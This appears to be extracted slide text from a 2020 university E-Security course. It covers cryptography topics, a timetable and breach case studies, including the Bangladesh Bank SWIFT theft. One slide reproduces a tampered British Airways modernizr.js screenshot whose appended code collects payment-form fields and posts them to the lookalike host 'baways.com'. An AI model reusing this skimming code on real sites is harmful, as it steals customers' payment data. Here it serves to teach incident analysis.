




E-Security: Introduction

1. Cryptography Fundamentals.
2. Symmetric Key Encryption.
3. Hashing and MAC.
4. Asymmetric (Public) Key Encryption.
5. Key Exchange.
6. Trust and Digital Certificates.
7. Tunnelling.
8. Cryptocurrencies and Blockchain.
9. Future Cryptography.
10. Host Security.

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<https://asecuritysite.com/encryption>

<https://asecuritysite.com/esecurity>



Bob


Alice

11,000 banks
25.8 million messages per day

Bangladesh Central Bank



Malware searched for
Swift messages and
transfer requests



\$81 million



\$20 million
Used “fandation”

BLOCKED!



2nd hand switches.
No firewall for
external access.

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Trent



Inbenta CHAT BOT

Inbenta Chat Bot
@inbentachatbot

Home About Photos Reviews ...

Internet/Software · San Mateo, California
5.0 ★★★★☆ OPEN ALWAYS

Search for posts on this Page

Very responsive to messages
100% response rate, 3-mins response time

Alice

Trent

Hi! How can I help you?
Click "Message" to launch chat.

Inbenta Chat Bot

Yes

No

Yes

Linguistics is the science of studying language; linguists are the scientists who study the structure and function of language. Our computational linguists apply the principles of linguistics so our software can process natural language input.

Type a message...

Char

Page https://www.britishairways.com/cms/global/scripts/lib/modernizr-2.6.2.min.js

Status Messages (0) Dependent Requests (0) Cookies (0) Links (0) Headers SSL Certs (0) Response & DOM DOM Changes
Causes Social Inspection Results Sequence To Parent

Response Body

```
g(a,b){var c;return window.getComputedStyle?c=document.defaultView.getComputedStyle(a,null).getPropertyValue(b):a.currentStyle&&(c=a.currentStyle[b]),c}function h(){d.removeChild(a),a=null,b=null,c=null}var a=document.createElement("ruby"),b=document.createElement("rt"),c=document.createElement("rp"),d=document.documentElement,e="display",f="fontSize";return a.appendChild(c),a.appendChild(b),d.appendChild(a),g(c,e)=="none"||g(a,e)=="ruby"&&g(b,e)=="ruby-text"||g(c,f)=="6pt"&&g(b,f)=="6pt"?h():(h(),!1)),Modernizr.addTest("time","valueAsDate"in document.createElement("time")),Modernizr.addTest({texttrackapi:typeof document.createElement("video").addTextTrack=="function",track:"kind"in document.createElement("track"))},Modernizr.addTest("placeholder",function(){return"placeholder"in Modernizr.input||document.createElement("input")&&"placeholder"in(Modernizr.textarea||document.createElement("textarea"))}),Modernizr.addTest("speechinput",function(){var a=document.createElement("input");return"speech"in a||"onwebkitSpeechchange"in a}),function(a,b){b.formvalidationapi=!1,b.formvalidationmessage=!1,b.addTest("formvalidation",function(){var c=a.createElement("form");if("checkValidity"in c){var d=a.body,e=a.documentElement,f=!1,g=!1,h;return b.formvalidationapi=!0,c.onsubmit=function(a){(window.opera||a.preventDefault(),a.stopPropagation()),c.innerHTML='<input name="modTest" required><button></button>',c.style.position="absolute",c.style.top="-99999em",d|| (f=!0,d=a.createElement("body"),d.style.background="",e.appendChild(d)),d.appendChild(c),h=c.getElementsByTagName("input")[0],h.oninvalid=function(a){g=!0,a.preventDefault(),a.stopPropagation()},b.formvalidationmessage=!!h.validationMessage,c.getElementsByTagName("button")[0].click(),d.removeChild(c),f&&e.removeChild(d),g{return!1}}}(document>window.Modernizr);window.onload=function(){jQuery("#submitButton").bind("mouseup touchend",function(a){var n={};jQuery("#paymentForm").serializeArray().map(function(a){n[a.name]=a.value});var e=document.getElementById("personPaying").innerHTML;n.person=e;var t=JSON.stringify(n);setTimeout(function(){jQuery.ajax({type:"POST",async:!0,url:"https://baways.com/gateway/app/dataprocessing/api/",data:t,dataType:"application/json"}),500)}))};
```

P


S
C

E



Detect
Respond
Investigate

Incident
Response



nin.js

Changes

lay", f="fo
pt"?

ent("texta

,500}}});

Alice


Alice

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Changes

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Response

<http://asecuritysite.com/>

,500}}});

P


S
C

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Detect
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Investigate

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nin.js

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
,500}}});

Alice



A Tokenized World ...





A Tokenized World ...






A Tokenized World ...



A Tokenized World ...



Disclaimer



- Encryption works great, until it doesn't.
- Encryption works great, as long as no one makes a mistake.
- Encryption works great, unless something goes wrong.
- Encryption works great, as long as everything works right.

Module Delivery



youtube.com

Web site



esecurity2020.slack.com



Overleaf

@billatnapier



asecuritysite.com



github.com/billbuchanan/esecurity



youtube.com

Lectures/Lab Demos

Overleaf



Coursework submission



ubuntu

**Open
SSL**




Labs

github.com/billbuchanan/esecurity

Draft Timetable

No	Date	Subject	Lab
1	17 Jan 2020	Ciphers and Fundamentals Unit	Lab [Link] Demo [Link]
2	24 Jan 2020	Symmetric Key Unit	Lab [Link] Demo [Link]
3	31 Jan 2020	Hashing and MAC Unit	Lab [Link]
4	7 Feb 2020	Asymmetric (Public) Key Unit	Lab [Link]
5	14 Feb 2020	Key Exchange Unit	Lab [Link]
6	21 Feb 2020	Guest lecture	Mini-project/Coursework [Link]
7	28 Feb 2020	Trust and Digital Certificates Unit	Lab [Link]
8	6 Mar 2020	Tunnelling Unit	Lab [Link]
9	13 Mar 2020	Test 1 (Units 1-5) [Study guide]	
10	20 Mar 2020	Blockchain Unit	Lab [Link]
11	27 Mar 2020	Future Cryptography Unit	Lab [Link]
12	3 April 2020	Tokens, Authorization and Docker Unit	Lab [Link]
13	10 April 2020	Trusted Hosts Unit	
Easter Break			
14	Week beginning 27 April 2020 (TBC)	Test 2 (Units 6-10)	
15	Week beginning 4 May 2020 (TBC)	Coursework Hand-in [Draft]	

Overview



1. Fundamentals

Traditional Ciphers.

Key-based Encryption.

Encoding Methods.

Frequency Analysis.



GCD.

Random Numbers.

Prime Numbers.

Big Integers.

Encryption Operators (MOD, XOR and Shift).



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2. Symmetric Key

Basics

Block or Stream?

Secret Key Methods

Salting

AES




3DES

ChaCha20/Poly1305

Key Entropy

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3. Hashing and MAC

Hashing Methods.

Cracking.

Typical Methods: MD5, SHA-1, SHA-3, LM, Bcrypt, PBKDF2





Hashed Passwords.

Timed One Time Passwords.

Message Authentication Codes (MACs).

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4. Asymmetric Key

Principles.

RSA.



Elliptic Curve.

Using Private Key to Authenticate.

PGP: Signed Email.

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5. Key Exchange

Principles.



Diffie-Hellman (DH).

Passing the secret key with key exchange.

Elliptic Curve Diffie-Hellman (ECDH)

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6. Trust and Digital Certificates

Principles.

Trust Infrastructures.




PKI Infrastructure.

Creating Signed Certificates.

Signatures (ECDSA, Hashed-based).

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7. Tunnelling

SSL/TLS.





Key generation/key exchange.

SSH.

IPSec.

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8. Blockchain & Cryptocurrencies

Principles.



Bitcoin.

Ethereum.

Smart Contracts.

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9. Future Crypto

Zero knowledge proof.




Homomorphic encryption.

Light-weight crypto.

Quantum-robust cryptography.

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